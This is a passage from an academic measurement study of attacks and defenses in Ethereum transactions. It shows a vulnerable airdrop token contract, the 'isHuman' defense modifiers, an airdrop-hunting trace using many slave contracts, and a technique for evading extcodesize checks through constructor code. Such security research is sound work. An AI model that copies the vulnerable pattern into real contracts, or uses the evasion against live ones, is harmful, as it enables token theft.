On the other hand, some dynamic analysis tools [35, 36] are proposed to detect and understand, to some extent, what attacks have been adopted in the real world. For example, Sereum [36], a dynamic analysis tool of reentrancy attacks, analyzes the first 4.5 million transactions on Ethereum blockchain and finds several unknown reentrancy attack patterns and vulnerable contracts. The aforementioned report from Perez and Livshits also modified Ethereum Virtual Machine (EVM) to perform dynamic analysis and understand whether a reported contract has been exploited. However, dynamic analysis tools, especially those which propagate taints, are usually heavyweight and not scalable to a large-scale measurement.

The research task that we are tackling in the paper is to analyze all the existing transactions on the Ethereum blockchain and understand what strategies adversaries have adopted in real-world and how prevalent and successful those strategies are. This task is beyond what prior code analysis, either static or dynamic, can handle: We aim to analyze both prior attacks—no matter succeeded or failed—and defenses using public information that has already been outputted by EVM during the execution of transactions.

Particularly, in this paper, we perform the first comprehensive study of 420 million Ethereum transactions from August 2015 to March 2019 and measure real-world adoptions of attacks and defenses. Our methodology, at its core, is a transaction log analysis that matches execution traces outputted by uninstrumented EVM against so-called adversarial

transaction signatures and looks for adversarial transactions, either confirmed (i.e., successful) or attempted (i.e., failed). Our signature matching involves two steps, which decouples two important concepts in adversarial transactions, i.e., (i) an adversarial action and (ii) an adversarial consequence. The former, like a function call with certain parameters, shows the intent of the transaction to exploit a contract, and the latter, such as an ether transfer, shows the result of the former in exploiting the contract.

Here are the two steps in details. First, we design a so-called action clause of the adversarial signature to match contract interactions in the transaction log and to decide whether a transaction has an adversarial intent in exploiting a vulnerability. Particularly, we construct a special structure, called *action tree*, for each transaction or contract, which represents all the inter-contract interactions, such as function calls, contract creation and contract destruction. Then, we match the action clause against those action trees to find adversarial transactions.

Second, we design another clause of the signature, called result clause, to match ether, token, or ownership transfers between contracts in the log and confirm the consequences of adversarial transactions. Particularly, we build another data structure, called *result graph*, to represent all such transfers between contracts for each transaction or contract. Then, we match the result clause against the constructed result graphs to confirm the consequences, thus finding confirmed adversarial transactions.

One major outcome of our study is to reveal what attack strategies have been adopted in practice and what consequences of these attacks are. We have observed a clear gap between what prior works have found and what attackers adopt in the real world. Particularly, 93.55% of confirmed adversarial transactions are targeting 198 vulnerable contracts using a new attack tactic, i.e., airdrop hunting. We have also observed a big shift of attack strategies over time. In the early days of Ethereum, i.e., from August 2015 to August 2017, reentrancy and call injection dominates all the adversarial transactions, taking up 97.00% of all the confirmed. Then, the attack focus gradually shifts to integer overflow and airdrop hunting: From September 2017 to March 2019, 76.05% of attempted and 98.12% of confirmed adversarial transactions are caused by these two attack categories.

Another outcome of our study is to reveal real-world, deployed defenses. Particularly, we analyzed those attempted but not confirmed adversarial transactions and then their target contracts to find adopted defense strategies. In total, we find six classes of defenses adopted by 5.8 million open-source contracts. There are two major widely-deployed defenses: *SafeMath* adopted by 3.1 million contracts for arithmetic operations and the *onlyOwner* check by 2.1 million. These deployed defenses are indeed effective in defending against 1,276 attempted adversarial transactions: The *SafeMath* is the most effective one that prevents 1,161 adversarial transactions.

Some of those defenses, although deployed, are also being evaded mostly due to incorrect or inappropriate deployments. In total, we have observed 68,873 adversarial transactions that have successfully evaded defenses deployed by existing contracts. For example, one Ethereum Request for Comment 20 (ERC20) token contract suffers a successful integer overflow attack because it uses *SafeMath* functions in all the ERC20 interfaces but not a customized token transfer function. We believe that the attack and defense in the Ethereum ecosystem will be an ever-evolving game between two parties.

Apart from existing attacks and defenses, one byproduct of our study is the detection of zero-day vulnerable contracts. Particularly, once we identified a transaction as confirmed adversarial, the target contract is obviously vulnerable. Further, if the contract is firstly considered by our study as vulnerable, we can treat the vulnerability as zero-day. The main reason for the discovery of zero-day vulnerabilities is the imprecision of existing code analysis, while a log analysis used in our study is in parallel to prior code analysis. For example, some prior works cannot perform cross-contract analysis [5, 41]; some have coverage issues that skip sensitive multi-target token transfer functionality [29]; some only perform dataflow analysis on basic data type but not complex ones like objects [5, 9].

We find 22 zero-day vulnerabilities, e.g., integer overflow and reentrancy, and 51 zero-day honeypots with real-world adversarial transactions. Those zero-day vulnerabilities are indeed exploited in the real world and somewhat popular. Take integer overflow for example. 39.93% of all the confirmed adversarial transactions targeting integer overflows belong to 16 previously-unknown vulnerabilities found by our study.

Lastly, in the spirit of open science, we have made our measurement study results available in this URL (https://drive.google.com/open?id=1xLssDxYWyKFCwS5HUrQaSex0uwJRSvDi). We have also reported all the zero-day vulnerabilities to their developers—if the contracts are open-source and developers are available—and also CVE database.

2 Overview

In this section, we start from a running example to explain our methodology and then describe our threat model, i.e., in-scope and out-of-scope attacks.

2.1 A Running Example

In this subsection, we illustrate a concrete attack example—namely airdrop hunting—to describe our methodology in detecting and modeling real-world attacks and defenses. Particularly, airdrop is a crypto-token feature that distributes new participants a fixed, small amount of tokens as a way of gaining attention and attracting followers. Airdrop hunting is a relatively-new attack strategy that exploits the weaknesses of airdrop and bypasses the identity check of new participants to obtain a large number of free tokens.

```
1  contract Simoleon is ERC20Interface {
2      function transfer(address _to, uint256
           _amount) returns (bool success) {
3          initialize(msg.sender);
4          ...
5      }
6      function initialize(address _address)
           internal returns (bool success) {
7          if (!initialized[_address]) {
8              initialized[_address] = true;
9              balance[_address]=_airdropAmount;
10         }
11     }
12 }
```

Figure 1: A vulnerable airdrop contract example.

```
1  modifier isHuman() {
2      address _addr = msg.sender;
3      uint256 _codeLength;
4
5      assembly {_codeLength := extcodesize(_addr
           )}
6      require(_codeLength == 0, "humans only");
7      _;
8  }
9  modifier anotherIsHuman() {
10     require(tx.origin == msg.sender, "humans
           only");
11     _;
12 }
```

Figure 2: An airdrop hunting defense example.

Figure 1 shows a vulnerable, real-world, ERC20 token contract, called *Simoleon*—the contract only checks the identity of a participant based on its `msg.sender` (Line 3) and then distributes airdrops if the `msg.sender` is new and never seen before. However, a new `msg.sender` may belong to a contract generated automatically by an adversary hunting for airdrops. Specifically, we show the execution traces of an airdrop hunting transaction in Table 1, in which the master contract controlled by the adversary creates 50 slaves to hunt airdrops via calling the `transfer` function. All the slaves transfer the airdrops to the master contract and then destroy themselves to avoid being directly tracked.

Now, we use this running example to explain our measurement study. From a high-level, our study has three sub-analysis: (i) attack analysis, i.e., finding adversarial transactions, (ii) defense analysis, i.e., finding contracts and corresponding defenses with attempted adversarial transactions, and (iii) evasion analysis, i.e., finding adversarial transactions evading existing defenses. We describe those three respectively using the example.

First, the attack analysis finds adversarial transactions like those with execution traces as shown in Table 1. These adversarial transaction traces have two patterns, an adversarial action that exploits the vulnerable contract and an adversarial consequence showing that the adversary illegitimately obtains tokens. Specifically, the action here, for an airdrop hunting attack, is that the master contract creates many slave contracts, which then call a token transfer function in the victim contract. Subsequently, the consequence here is that slaves collect airdrop bonus and then transfer them back to the master.

Second, the defense analysis starts from attempted adversarial transactions like those that are similar to traces in Table 1 but failed, and then finds corresponding defenses that lead to the failure of adversarial transactions. That is, although these transactions have adversarial actions, but do not have any adversarial consequence: tokens are not obtained by the slaves and then the master.

Here is one example defense, i.e., an `isHuman` modifier in Figure 2, against airdrop hunting. This modifier—found in a famous gambling contract Fomo3D [8] and used by 36 airdrop token contracts—checks the code length of a participant and decides whether it is a contract created by another contract or a human. Therefore, if an adversary generates many slave contracts automatically, the code length of each slave will be larger than zero, thus being blocked.

Lastly, the evasion analysis finds confirmed adversarial transactions that bypass defenses found in the previous analysis. The aforementioned `isHuman` modifier can be evaded with confirmed adversarial transactions because an adversary can embed the airdrop hunting code in the constructor function, in which the code length is zero when the victim contract measures the yet-to-be-constructed slaves. Of course, the defenders also fight back with another modifier, i.e., the `anotherIsHuman` in Figure 2. This defense checks the transaction initiator (`tx.origin`) and the airdrop participant (`msg.sender`) to ensure that the participant is not a slave invoked by a master.

2.2 Threat Model

Intuitively, in this study, we measure existing attacks with explicit, gaugeable losses in terms of ethers and tokens. For example, if an adversary's contract exploits a vulnerability of a victim contract and then gains say 100 ethers from the victim, we would consider this attack as in-scope. For another example, if an adversary makes a victim contract unavailable to others, e.g., via an out-of-gas attack [27] or lock of ether as in the famous Parity Wallet Freeze[1] [6], the adversary does not directly obtain any ethers or tokens and therefore we consider it as out-of-scope. We adopt this threat model because the attacks with explicit losses can be quantified and measured.

Formally, our threat model includes contract-level attacks that lead to an explicit ether or token flow or an ownership transfer from one contract, e.g., a victim, to another, e.g., the adversary. For example, a reentrancy attack will lead to a repeated transfer of ethers or tokens from the victim to the adversary, thus considered as in-scope. By contrast, the aforementioned denial-of-service and blockchain-level attacks like the replay attack [19] are out-of-scope.

In-scope Attacks Now, for the convenience of readers, we show a list of all the in-scope attacks considered in the paper

[1] Note that "Parity Wallet Freeze", due to a glitch in the multi-sig library, is different from another famous "Parity Wallet Hack" [34] caused by a call injection vulnerability.

Table 1: Example traces of an airdrop hunting transaction targeting the vulnerable contract in Figure 1. Each row, called a trace, shows an interaction between two contracts in the "From" and "To" columns. In particular, a trace includes certain amounts of ethers ("Value" column), binary data ("Payload" column) as payload, and whether the interaction succeeds ("Status" column). The "Address" column indicates how the trace is related to others of the transaction.

Address	From	To	Payload		Type	Value	Status
			Entry function	Parameters			
NULL	Attacker	Master	0x2b6cab44	0x32	call	0	Success
↓0	Master	$Slave_1$	N/A	N/A	create	0	Success
↓0,0	$Slave_1$	Victim	transfer(address,uint256)	_to: Master, _amount: 1,000,000	call	0	Success (or Failed)
↓0,1	$Slave_1$	Master	N/A	N/A	suicide	0	Success
...	...	...	...	...	...	...	
↓49	Master	$Slave_{50}$	N/A	N/A	create	0	Success
↓49,0	$Slave_{50}$	Victim	transfer(address,uint256)	_to: Master, _amount: 1,000,000	call	0	Success (or Failed)
↓49,1	$Slave_{50}$	Master	N/A	N/A	suicide	0	Success

below and explain them.

- *Airdrop hunting.* Airdrop hunting, as described in our running example (Section 2.1), leads to token flows from the victim contract to the master controlled by the adversary.
- *Call injection.* Call injection, which allows any contract, including adversaries, to call a sensitive function in a vulnerable contract, is often used to make an ownership change and initiate ether or token transfers.
- *Reentrancy.* Reentrancy, as mentioned, usually leads to repeated token or ether transfers from the victim to the adversary.
- *Integer overflow.* Only some integer overflow attacks target a variable recording the token amount owned by a victim, followed by an adversary transferring the overflowed amount. Those attacks are in-scope and other integer overflows like those causing a denial-of-service are not.
- *Honeypot.* A honeypot lures a victim to transfer some ethers or tokens and then participate with bait but no actual paybacks.
- *Call-after-destruct.* Call-after-destruct is the invocation of a function in a destructed contract with ethers, leading to the loss of these ethers forever. Noted that the call-after-destruct is different from an out-of-scope suicidal attack, in which an adversary exploits an unprotected interface and destroys the victim contract.

3 Methodology

In this section, we describe our measurement methodology.

3.1 Measurement Workflow

We now describe the overall workflow of our analysis as shown in Figure 3, which can be roughly divided into four phases. First, in phase (1), we perform several preparation works including (i) the construction of action trees and result graphs, i.e., two special representations, from execution traces and (ii) the manual generation of adversarial transaction signatures, containing both action and result clauses, for different vulnerability types. Second, in phase (2), we perform an attack analysis to detect both confirmed and attempted adversarial transactions using our adversarial transaction signatures. The action clause is matched against the action tree to find adversarial transactions, and then the result clause is matched against the result graph to confirm them. Third, in phase (3), we perform a defense analysis to understand why certain adversarial transaction fails. We extract the snippet of code that defends against adversarial transactions and find more contracts that adopt these defenses via code similarity analysis. Lastly, in phase (4), we look back at these confirmed adversarial transactions and analyze whether they can penetrate contracts with defense code via an evasion analysis.

3.2 Preparation Phase

In the preparation phase, we convert execution traces of transactions to special representations, i.e., action tree and result graph. At the same time, we generate adversarial transaction signatures to match with those two special representations in the attack analysis.

3.2.1 Action Tree and Result Graph

In this subsection, we discuss the construction of two important representations, i.e., action tree and result graph. The purpose of an action tree is to capture the actions that one contract performs upon another and represent them in a tree-like structure, and the purpose of a result graph is to capture the consequences of performed actions and represent them in a graph-like structure.

Definitions We now give the definitions of these two representations.

- *Action Tree.* An action tree is a representation of actions in an ordered tree-like structure, in which each node is a contract and each edge is an action from the source contract to the destination. An action, defined as what one contract performs upon another, has three concrete types: `create`, `suicide`, and `call`. `create` means that a contract creates a new contract in the destination address, `suicide` represents that a contract removes all its code and transfers all the ethers it owns to the destination contract, and `call` means that one contract calls another contract's function,




Figure 3: Measurement Workflow.

which could be an explicitly specified function or the default fallback function. In addition to its type, each action is annotated with three additional properties: the invoked function signature (or function definition if available), function parameters, and trace address (which is used to order edges).


- *Result Graph.* A result graph is a representation of results in a graph-like structure, in which the nodes are unique contracts and the edges are sensitive results, i.e., ether transfer, token transfer and ownership change, which happens from one contract to another. Each edge in a result graph is annotated with the number of transferred ethers or tokens if applicable.

Note that these two representations have variations, i.e. either transaction- or contract-centric: Different variations can be used in the detection of different adversarial transactions. We now introduce them separately.

Transaction-centric Construction Transaction-centric construction is to convert the execution traces of each transaction into these two representations, i.e., action tree and result graph. First, we construct a transaction-centric action tree by following the initiating contract and the sequence of all the actions under that contract and creating edges from the initiator to the destinations. We then repeat the process until all the actions in the traces have been used in the construction.

Second, we construct a transaction-centric result graph by following all the actions and finding out their corresponding results for annotation. There are two sources, i.e., action raw traces and function parameters, to annotate the graph. (i) Ether transfer values are available in the raw trace associated with the action. (ii) Ownership and token transfer values are obtained from function parameters if the corresponding function signature matches the one documented by ERC standards as shown in Appendix B and the function call succeeds.

Now let us look at the construction of action tree and result graph (Figure 4) of our running example. We start from the first record in the traces, i.e., the row with the address NULL



(a) Action tree. (b) Result graph.

Figure 4: Two representations of the example traces in Table 1.


in Table 1, as the root node to construct action tree. The rows with the addresses from 0 to 49 are the direct children of the root node and then nodes with "0,0" and "0,1" are children of the "0" node. The fully constructed action tree is shown in Figure 4a. Next, we will extract the function parameter of each transfer call and construct a result graph annotated with transferred token values as shown in Figure 4b.

Contract-centric Construction Contract-centric construction is to convert the execution traces of all the transactions belonging to one contract to our special representations. Contract-centric representations are useful to capture the malice of contract-specific behaviors, such as honeypot. We construct contract-centric representations from transaction-centric ones. Here are the details. First, we locate all the transaction-centric action trees that contain the target contract and merge all these trees together in chronological order based on the target as the root node and other contracts that perform an action upon the root as the leaves. Second, we also merge all the result graphs that contain the target and construct a bigger result graph by merging duplicate nodes.

3.2.2 Adversarial Transaction Signature

In this subsection, we first describe our signature definition and then present how to generate signatures.

Definition An adversarial transaction signature has two clauses: action and result. The action clause of a signature



(a) Action clause. (b) Result clause.

Figure 5: Adversarial transaction signatures for airdrop hunting (a blank cycle represents contracts with no address constraints).

is a tree structure that starts from a node C_0 and provides the matching conditions of each level of the tree including edge properties and contract addresses. Figure 5a shows an example action clause of our airdrop hunting example: the C_0 is the starting node, which has properties like outgoing edges of *create*, and then the second-level nodes will eventually call token transfer function in some of the deeper levels. The three vertical dots in a level of the tree indicate that there could be more than one such similar node with a *create* as incoming edge, and the three horizontal dots across levels indicate that there could exist more than one node in between this token transfer edge and the previous node.

The result clause of a signature is a graph structure in which node names may be from those in the action clause and edges provide corresponding matching conditions. Figure 5b shows an example result clause of our airdrop hunting example. Nodes C_1 to C_n are from the second level of the action clause and they all have an outgoing edge to an arbitrary node.

Signature Generation In this part, we describe how to generate adversarial transaction signatures for attack analysis. Our generation has two steps: (i) invariant extraction, and (ii) human reasoning. In the first step, we extract common nodes and edges, called invariants, from action trees and result graphs of existing, known adversarial transactions. Then, in the second step, we rely on human experts to reason about the correctness of extracted invariants and add or remove constraints based on the attack semantics. Our signatures are opportunistic, and that we do not claim completeness because our purpose is to perform a measurement study of deployed attacks in the real world rather than detection of all the attacks. We will have an estimation of false positives and negatives of our measurement results in Section 4.

Now let us use our airdrop hunting example to describe the procedure of generating adversarial signatures shown in Figure 5. First, we extract common sub-trees and sub-graphs based on the representations of adversarial transactions similar to those in Figure 4. The common sub-tree is that a contract creates many contracts and newly-created ones call the token transfer of a victim and then destroy themselves. The common sub-graph is that newly-created contracts transfer a certain amount of tokens to another contract.

Second, we will manually examine the extracted sub-tree and sub-graph to generate both clauses of an adversarial transaction signature. The manually-collected airdrop hunting attacks typically create at least ten slaves, and we set the threshold of slaves in the sub-tree and sub-graph as two to detect all the slave creation transactions. Then, we delete the destroy action from the sub-tree because this is not a necessary step of airdrop hunting though performed in all the collected adversarial transactions. We also change the destination contract from the master to an arbitrary one as an adversary can transfer tokens to any contract.

3.2.3 Signature Library


In this part, we list all our adversarial transaction signatures generated in our library based on the attack and signature type.

Transaction-centric Signatures We first describe three attack types that require only transaction-centric signatures in Figure 6.

- *Call injection.* The action clause (Figure 6a1) is that a contract calls its own function, which usually authorizes the contract itself, in an inter-contract way and the called function further proxies sensitive function calls, e.g., a transfer or ownership change, which is specified by a parameter from injected function call. The proxied function name can be embedded in a function parameter via two ways: (i) function signature and (ii) utf-8 encoded function name. Next, the result clause (Figure 6a2) specifies that the injected function call benefits any of the ancestor nodes, i.e., C_0, in the action tree in terms of ethers, tokens or ownership.
- *Reentrancy.* The action clause (Figure 6b1) is that a contract (C_0) calls another contract (C_i), which may call some other contracts but eventually will call C_0, and such looped invocation behavior will involve at least one transfer function. The result clause (Figure 6b2) is that the result edge caused by the transfer function in the loop of action tree may point to another contract of the adversary outside the loop.
- *Integer Overflow.* The action clause (Figure 6c1) is that a contract (C_0) calls a known sensitive token transfer function that contains a parameter, i.e., a value bigger than 10^{72} being close to the maximum range of signed 256-bit integer, to trigger the vulnerability. Next, the result clause is that C_0 transfers tokens to another contract belonging to an adversary.


Contract-centric Signatures We now describe another three attack types that require contract-centric signatures in Figure 7.

- *Honeypot.* An action clause (Figure 7a1) is that the honeypot (C_0) is created and set up by another contract (C_1) and then accepts function calls from other non-owner contracts (e.g., C_2 to C_n). In the end, C_0 suicides and transfers collected ethers to C_1. A result clause (Figure 7a2) is that C_1, although first makes investment, benefits from C_0 and other contracts that transfer ethers to C_0 get no payback.



(a) Call injection. (b) Reentrancy. (c) Integer overflow.

Figure 6: Transaction-centric signatures.



(a) Honeypot. (b) Call-after-destruct.

Figure 7: Contract-centric signatures.

- *Call-after-destruct.* An action clause (Figure 7b1) is that C_0 first suicides and then another contract, e.g., C_1, still calls with ether transfer of C_0. A result clause (Figure 7b2) is that ethers are transferred from C_1 to C_0.

3.3 Attack Analysis Phase

Our attack analysis matches adversarial transaction signatures against action trees and result graphs of transaction execution traces. The analysis, by its nature, has two stages: action and result clause matching. The former finds attempted adversarial transactions, and the latter confirms those adversarial transactions.

3.3.1 Action Clause Matching

We match action clause by traversing through all the nodes in the action tree. The first step is to match the root node C_0 and if the root matches, we will match further levels. Then, if all levels match, we consider the action tree matches with the specific action clause. Let us again use the airdrop hunting example in Figure 1 to describe the matching. When we traverse through an action tree, we will find that the master node in Figure 4a matches with C_0 in Figure 5a because C_0 has many `create` actions on the outgoing edges. Then, C_1 to C_n also matches with $Slave_1$ to $Slave_{50}$, because they all call token transfer function. Since all the nodes and edges in the action clause are matched, we consider that the action tree in Figure 4a is a match, i.e., at least an attempted adversarial transaction.

3.3.2 Result Clause Matching

We perform result clause matching by checking each node and edge. Specifically, during action clause matching, we have recorded all the node addresses and matches them with real-world contracts. In this matching, we will confirm that the result graph also has corresponding nodes and edges. Here is how it works in our airdrop hunting example. Since we know that C_1 to C_{50} are slave contracts, we will see whether they have transferred all the tokens to another contract. In the case of Figure 4b, all the slaves transfer tokens to the master, which is C_0. That is, the result clause matches the result graph as well, which confirms the adversarial transaction.

3.4 Defense Analysis Phase

Our defense analysis phase has two steps: (i) behavior-based security check (i.e., the defense) identification, and (ii) extended defense mining with similarity analysis. Let us start from the first step. Our observation here is that most smart contracts implement defenses via Solidity functions that affect control flows [20], such as `require`, `assert` and `revert`, to abort an execution if being attacked. That is, if an attempted transaction fails to meet the conditions in these functions, its trace returns directly with a `Reverted` error. Therefore, we extract the control-flow-related statements that cause the failure as the security checks for the second step.

Second, we perform a backward dataflow analysis from the security check to extract all the sources of the check. Then, we use the security check and all the sources as the basis for the similarity analysis. The insight here is that once two contracts perform the same check on common input sources, they tend to use the same defense tactic. Therefore, we extract such a backward dataflow for all the open-source contracts and compare the extracted dataflow with the one with a certain defense. If both the security check and the sources match for these two contracts, we will consider that the target contract adopts the same defense.

We now look at a concrete example, i.e., the `isHuman` modifier in Figure 2. We first extract the security check that leads to a failed transaction, which is at Line 6. Then, we perform a backward dataflow analysis to find all the sources used in the check, in this case, the return value of `extcodesize()` at Line 5. Lastly, we find similar contracts by searching for

the use of `extcodesize()` and the comparison of the return value of `extcodesize()` with zero.

3.5 Evasion Analysis Phase

The purpose of our evasion analysis phase is to understand whether existing defenses have been evaded by new attacks. The analysis has two steps. First, we will analyze the contracts with defenses found in our defense analysis and see whether such contracts have confirmed adversarial transactions. Second, if these contracts have confirmed adversarial transactions, i.e., they are being penetrated regardless of the defense, we will further confirm and reason whether the adversarial transactions have indeed bypassed the corresponding security check adopted in the defense.

4 Implementation and Manual Analysis

In this section, we start from our implementation and preliminary results produced from automatic analysis. Then, we describe our manual efforts in reducing the false positives and estimating the false negatives.

4.1 Implementation and Preliminary Results

Our implementation of attack analysis is in 3,977 lines of Python code. We apply our implementation on execution traces from public service, particularly the Google BigQuery traces [12], for analysis. Note that the traces obtained from Google are the same as what we execute EVM in an archive mode ourselves and we adopt Google's traces to save execution time and storage space. The snapshot that we adopted has 1,063,473,983 rows of trace records of 420 million transactions until March 2019. The preliminary results of our study are shown in Table 2: Call injections affected the highest number of contracts and airdrop hunting has the highest number of adversarial transactions.

4.2 Manual Analysis

In this part, we perform a manual analysis to filter false positives from our preliminary results and estimate false negatives that are missed in our study.

4.2.1 Methodology and Metrics

Our methodology of manual analysis is as follows. We asked three non-author domain experts to manually review whether unique, non-duplicate contracts are vulnerable and then execute a selected number of unique adversarial transactions of each contract. Domain experts are provided with collected datasets and open-source tools [30,31,33,41] in the validation of contracts. They can also inspect each candidate transaction, e.g., whether transactions have triggered multiple successful `Distr` or `Airdrop` events for the airdrop hunting case. One thing worth noting is that domain experts cannot determine whether 58 closed-source contracts with call injection attacks, not included in Table 2, are vulnerable. Since the total ether loss of those closed-source contracts is less than ten and the total token loss is ignorable, we decide to exclude them from our study.

We adopt three metrics in evaluating our manual analysis, which are evaluation time, agreement rate and Fleiss' kappa [14]. The first is a standard evaluation of how long it takes for human experts to perform all the work, the second is the percentage of analyzed contracts that all three experts consider as vulnerable, and the last a widely-accepted coefficient to measure inter-rater reliability for qualitative data. Three experts take around 30 hours each to evaluate 1,272 contracts and achieve 96.78% agreement rate and 96.47% Fleiss' kappa. Note that many ERC20 token contracts are similar to each other, which greatly reduces human effort.

In 3.22% of cases there were disagreements among human experts, and we asked them to discuss their labeling criteria. In all cases they reached an agreement after the discussion. Here is one example: An ERC 20 contract has an integer overflow vulnerability, but adversarial transactions are targeting another integer underflow vulnerability. One domain expert labels it as true positive and the other two as false positive: After discussion, they agreed on false positive for this example.

4.2.2 Manual Filtering of False Positives

We manually analyze all the transactions and contracts in our preliminary results to find and filter false positives. Table 2 shows the number and rate of false positives and also true positives after filtering. We mainly have false positives for three attack categories, i.e., call injection, integer overflow, and honeypot. Let us explain them separately. First, the false positives of call injection come from the usage of on-chain wallet library, where the library proxies sensitive function calls, like ownership change and ether transfer, specified by input data from wrapper contracts. Second, the false positives of integer overflow are that some toy contracts multiply the number of tokens they provide for fun, and therefore our study mistakenly considers the large token transfer as an integer overflow attack. Lastly, we incorrectly report some betting and lottery contracts with only one winner as honeypots.

4.2.3 Manual Estimation of False Negatives

Because there is no ground truth, we have to create a benchmark and estimate the false negatives of our study. Particularly, we contacted the authors of 11 prior works [23, 27–31, 33, 36, 39–41] on detecting smart contract vulnerabilities and obtained eight replies and six datasets with vulnerable contracts as shown in Table 4. We then sample contracts that are reported by prior works but do not have adversarial transactions reported by our work to estimate false negatives as shown in Table 2. Note that we exclude 38.18% of the candidates with only one creation transaction, which apparently is not adversarial. We then ask our domain experts to go through all the transactions of these contracts and estimate false negatives.

Table 3 shows the estimation of false negative. We only have false negatives for 16 pseudo-bank honeypot contracts

Table 2: A summary of vulnerable contracts and adversarial transactions before and after manual filtering of false positives.

Vulnerability	Preliminary Results		False Positives (FPs)				True Positives (TPs) after Manual Filtering		
	# contract	# confirmed atx	# contract	# confirmed atx	% contract	% atx	# contract	# confirmed atx	# attempted atx
call injection	642	2,996	20	286	3.12%	9.55%	622	2,710	1,494
reentrancy	26	1,948	0	0	0	0	26	1,948	32
integer overflow	56	319	6	36	10.71%	11.29%	50	283	1,367
airdrop hunting	198	100,336	0	0	0	0	198	100,336	57
call-after-destruct	228	1,761	0	0	0	0	228	1,761	0
honeypot	156	266	15	29	9.62%	10.90%	141	237	0
Total	1,272	107,610	41	351	3.22%	0.33%	1,231	107,259	2,633

* atx denotes Adversarial Transactions.

Table 3: Manual estimation of false negatives.

Vulnerability	Evaluation Set		False Negatives (FNs)			
	# contract	# atx	# contract	# atx	% contract	% atx
call injection	8	13	0	0	0	0
reentrancy	50	648	0	0	0	0
integer overflow	50	902	0	0	0	0
airdrop hunting	-	-	-	-	-	-
call-after-destruct	50	811	0	0	0	0
honeypot	192	1,100	16	129	8.33%	11.73%
Total	400	4,546	16	129	4.00%	2.84%

* atx denotes Adversarial Transactions; we leave the FN rates of airdrop hunting as "-" because there are no prior works studying this vulnerability.

Table 4: Availability of related researches' results.

Name	Reply?	Data?	Unique Contracts	Data Until
Oyente [31]	✓	✓	7,527	2016-05-05
ZEUS [29]	✓	✓	1,148	2017-03-15
Maian [33]	✗	✗	-	-
SmartCheck [39]	✓	✗	-	-
Securify [41]	✓	✓	12,276	2017-03-04
ContractFuzzer [28]	✓	✗	-	-
Vandal [23]	✓	✓	101,826	2018-08-30
MadMax [27]	✗	✗	-	-
teEther [30]	✓	✓	1,532	2017-11-30
Sereum [36]	✗	✗	-	-
HoneyBadger [40]	✓	✓	282	2018-10-12
Total	-	-	112,570	-

that pretend to provide bank service for users without setting any bonus—this violates our definition of honeypot in providing bonus. Note that interestingly, we also find some false positives in HoneyBadger's dataset [16]: Specifically, HoneyBadger marked 15 contracts as honeypots but indeed users are capable of gaining profits from them. Our manual verification shows that 13 of them are real lottery and roulette contracts and two are incorrectly-configured honeypots in which users can guess the correct password to win.

5 Results

In this section, we discuss our manually-verified measurement results as summarized in the true positives part of Table 2. In the spirit of open science, we openly release our full results, i.e., all the adversarial transactions, in this URL (https://drive.google.com/open?id=1xLssDxYWyKFCwS5HUrQaSex0uwJRSvDi).

In the rest of the section, we first present real-world adversarial transactions against vulnerable contracts in Section 5.1 and then real-world defenses in Section 5.2.

5.1 Real-world Adversarial Transactions

In this subsection, we present our estimation of ether or token losses of adversarial transactions that we find in the Ethereum blockchain. Here is our methodology of estimating such losses based on different attack categories.

- Reentrancy, integer overflow and airdrop hunting: We get the raw data of ether/token losses by adding up the *absolute* profits and subtracting the cost of the attacker for each transaction.
